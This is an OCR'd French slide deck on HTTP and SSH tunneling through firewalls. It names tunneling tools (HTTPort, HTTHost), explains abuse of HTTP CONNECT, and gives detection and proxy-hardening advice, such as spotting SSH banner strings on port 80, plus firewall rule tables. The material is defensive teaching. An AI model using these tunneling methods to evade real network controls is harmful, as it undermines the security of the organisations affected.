
Connexion à Gmail.com



Application Pop3




Application Pop3




- Le SSH est utilisé pour des raison de cryptage et d'intégrité des données envoyées dans le tunnel


- La connexion virtuelle créée au moyen du tunnel est une porte ouverte sur l'extérieur qui n'est absolument pas gardée.
- La multiplication des protocoles utilisés multiplie les vulnérabilités (Buffer Overflow).
- Utilisation de produits non répertoriés, pouvant dissimuler une porte cachée ou un cheval de Troie comprenant un tunnel.

Exemple : HTTPort 3.SNFM





Exemple : HTTHost 1.8.5



HTTP Connect

- Conçu pour rediriger un trafic chiffré à destination du proxy (ex : Https), sans aucune vérification du paquet au niveau applicatif.
  Note : pare-feu → simple relai

- Le proxy ne peut pas savoir si le protocole en cours d'utilisation est celui déclaré → Etablissement de connexions TCP arbitraires

- Autorisation des connexions récursives par le proxy → Possibilité de Buffer Overflow

Détection des tunnels

- Filtrer les connexions pour les extrémités de tunnel connues (passerelles sur Internet en libre accès)

- Identifier les "profils" de connexion atypiques et suspectes : connexions interactives longues, volume de données émis sur le port 80/tcp important (cf. IDS)

- Détecter l'apparition de certaines chaînes à l'intérieur des données (cf. IDS)

  Ex : repérer en début de session, la chaîne de caractères associée au protocole SSH-1, SSH-2

Détection de Http Connect

- Le proxy doit autorisé les connexions qu'à un certain nombre de ports (Https, 443) et qu'à un certain nombre de réseaux.

- Configuration du proxy pour interdire les connexions récursives .

- Configurer le proxy pour qu'il vérifie le contenu applicatif de la méthode Http connect : le proxy peut examiner les initialisations pour confirmer que l'entête SSL/TLS est effectivement réalisée .

Configuration du pare-feu

Direction	Source Addr.	Dest. Addr.	Protocol	Source Port	Dest. Port	ACK Set	Notes
In	Ext	Int	TCP	>1023	80[41]	[42]	Request, external client to internal server
Out	Int	Ext	TCP	80[41]	>1023	Yes	Response, internal server to external client
Out	Int	Ext	TCP	>1023	80[41]	[42]	Request, internal client to external server
In	Ext	Int	TCP	80[41]	>1023	Yes	Response, external server to internal client

Direction	Source Addr.	Dest. Addr.	Protocol	Source Port	Dest. Port	ACK Set	Notes
In	Ext	Int	TCP	>1023	443	[43]	Request, external client to internal server
Out	Int	Ext	TCP	443	>1023	Yes	Response, internal server to external client
Out	Int	Ext	TCP	>1023	443	[43]	Request, internal client to external server
In	Ext	Int	TCP	443	>1023	Yes	Response, external server to internal client

Références

- Sources de départ :
  - http://www.cert.org/reports/activeX_report.pdf
  - http://www.kb.cert.org/vuls/id/150227
  - http://docstore.mik.ua/orelly/networking_2ndEd/fire/index.htm

- Sources supplémentaires :
  - http://www.zataz.com/alerte-virus/16173/uc8010.com
  - http://secunia.com/advisories/21910/
  - http://www.securityfocus.com/archive/1/archive/1/445898/100/0/threaded
  - http://www.securiteam.com/exploits/5JP0B0KP5U.html
  - http://www.howtoforge.com/removing-activex-control-codes-from-webpages-with-safesquid

  - http://doc.ubuntu-fr.org/httptunnel
  - http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-003/